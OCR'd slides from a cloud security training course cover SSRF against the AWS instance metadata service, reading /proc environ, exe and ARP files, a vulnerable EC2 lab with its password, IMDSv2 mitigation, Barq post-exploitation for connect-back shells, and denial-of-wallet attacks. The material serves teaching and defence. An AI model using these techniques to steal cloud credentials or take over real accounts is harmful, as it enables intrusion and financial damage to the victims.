
Getting a process's environmental variables.

Everytime a process starts, it is given a set of environmental variables, sometimes these variables contain sensitive values like passwords!

Using /proc/self/environ for current process, or /proc/<pid>/environ for any other process known by its process id, we can know what env variables it has.

The env variables could include:

- DB Passwords
- Options for the running app
- Info about the current user
- Other things…



Copyright © 2021 Mohammed Aldoub (Voulnet)


SOLUTION

You can also print out the actual executable itself!

Linux applications are ELF files and Windows applications are EXE files.

Reading the executable file can disclose important information from inside it like sensitive strings, options and !

Using /proc/self/exe for current process, or /proc/<pid>/exe for any other process known by its process id, we can read its own binary image.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

You can also display the server's ARP cache table!


The arp cache table contains mappings of IP addresses to MAC addresses in the local network.

Reading the ARP cache table can tell us which IP addresses are in the same local network, and their MAC addresses.

This is useful to know what kind of equipment exists because MAC addresses are tied to manufacturers.

Also good for further SSRF exploitation into newly discovered IPs.

Using /proc/self/net/arp for current process, or /proc/<pid>/net/arp for any other process known by its process id, we can see the ARP table.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SSRF: THE KING OF CLOUD VULNERABILITIES

- BEFORE THE AGE OF CLOUD METADATA, **SSRF** VULNS LIVED IN THE DOGHOUSE, BEING GIVEN MUCH LESS ATTENTION THAN OTHER VULNS.
- USUALLY GIVEN LOW PRIORITY, WONTFIX OR EVEN IGNORED.
- IN THE CLOUD WORLD, HOWEVER, SSRF BECAME KING.
- IN THE CLOUD, IT CAN ALLOW **FULL INFRASTRUCTURE TAKEOVER.**

LAB 48: SSRF AND CLOUD METADATA


- In most cloud environments, there exists a special metadata service that can be called only from inside the cloud VM instance .
- This service is used for applications that internally gathering info about the running vm.
- The metadata sometimes contains sensitive data like custom running scripts, local IP and hostname, access tokens.. And more

Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION: WHAT IS CLOUD METADATA

- Usually this metadata service runs in a special IP address. In Amazon AWS cloud, it is running on http://169.254.169.254
- If we access this page through SSRF, we can acquire AWS access tokens which could give us access into the victim AWS environment!
- The class VM isn't a cloud instance, though, so I created an emulation by binding 169.254.169.254 to the local loopback interface and made nginx listen on it.
- Now try the metadata URL with the SSRF attack!

Copyright © 2021 Mohammed Aldoub (Voulnet)



- As you can see from above, our mock AWS metadata URL responded by giving us the access-token, local IP and hostname, instance id.. Etc


- If this was a real EC2 instance, you'd find more detailed and "real" metadata info.
- So in the next lab we'll try with a real AWS instance!


Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA-LAB 49: SSRF ON AWS EC2

- We will launch an intentionally vulnerable EC2 instance based on the old CloudGoat project by RhinoSecurityLabs.

- The instance is available as a public AWS AMI in the region us-east-1.
- The AMI is named SSRF Test, and its id is ami-0f2157ae94247c55b
- Find the AMI, launch an instance from it, and attach a role to the instance. If you have no roles ready for that, create a role to be used for EC2 service. **DO NOT GIVE IT A POWERFUL ROLE**
- Configure the instance security group to allow HTTP traffic on port 80 **FOR YOUR IP ONLY**.
- You will need a password to launch the attack, it is: ULfxxJ3MCAvqtaEkmqCXsMQA





- The instance metadata lives on http://169.254.169.254/ , the rest is up to you!

Copyright © 2021 Mohammed Aldoub (Voulnet)

EXTRA-LAB 50: MITIGATING SSRF ON AWS EC2

- In this lab, you will fix this dangerous issue in AWS EC2 by using AWS's official fix:


  Instance Metadata V2

- Regular EC2 instances (still up to this point) by default use the vulnerable Instance Metadata V1, which can allow SSRF vulnerabilities to access the instance metadata juicy details.

- Instance Metadata V2 fixes this using a myriad methods such as requiring custom headers/tokens and reducing TTL of access to 1 hop only (so that requests from outside doesn't reach it).

- Try the same lab setup as before, but configure the instance to use Instance Metadata V2. The SSRF attack should fail.

Note that if an instance doesn't need the metadata, it should simply disable it altogether.



Copyright © 2021 Mohammed Aldoub (Voulnet)

SOLUTION

- If you were successful, your instance should not return anything when using SSRF to query the metadata URL.

- It should simply return nothing.

- Note: This solution, while powerful, requires using updated SDKs/agents on EC2 instances. Carefully assess if the applications running on an instance can safely move over to V2 without breaking.

- This guide can help: https://docs.aws.amazon.com/AWSEC2/latest/UserGuide/configuring-instance-metadata-service.html

- **This service is extremely critical to AWS security, you should definitely utilize it if you can!**


Copyright © 2021 Mohammed Aldoub (Voulnet)

TAKEHOME-LAB 51: PIVOT INTO AWS USING BARQ

- Barq is an AWS post exploitation tool that can be used to attack an AWS account, EC2 instances, secrets, Lambda environmental variables, and other aspects of an AWS account.
- **It can be used to launch Metasploit or connect-back shells on running EC2 instances (given that enough permissions exist).**
- **To use it, you need the AWS API access key, secret key and optionally the session token. All three of these can be found in the AWS instance metadata.**
- **Barq can be found at: https://www.github.com/Voulnet/barq**
- **Clone it, install the requirements as shown in the Github instructions, and run the SSRF Test EC2 instance using metadata V1 as we did in the few previous labs.**
- **Once you obtain the credentials, plug them into barq and see what you can do against yout AWS environment.**
- **To make things easier to test barq, run the SSRF EC2 instance with a very privileged role, but make sure you restrict its access to only your IP.**

Copyright © 2021 Mohammed Aldoub (Voulnet)

DENIAL OF WALLET ATTACKS!



One of the most dangerous impacts of cloud compromises is the financial impact:

- Attackers spin up extremely expensive infrastructure on your expense (for example to mine monero or other crypto currencies).
- Or to destroy your financials.

- How to protect against that?
  Billing and budget alerts and limits
  Proper permissions for your infrastructure.

Copyright © 2021 Mohammed Aldoub (Voulnet)


DENIAL OF WALLET ATTACKS!

So how expensive can ONE API call be?

Corey Quinn held a challenge online for the most expensive API call in AWS Cloud, and the answer was:

62 million USD! Using the EC2 API to request 20 instances of a very large SQL server in Bahrain with upfront reservation!

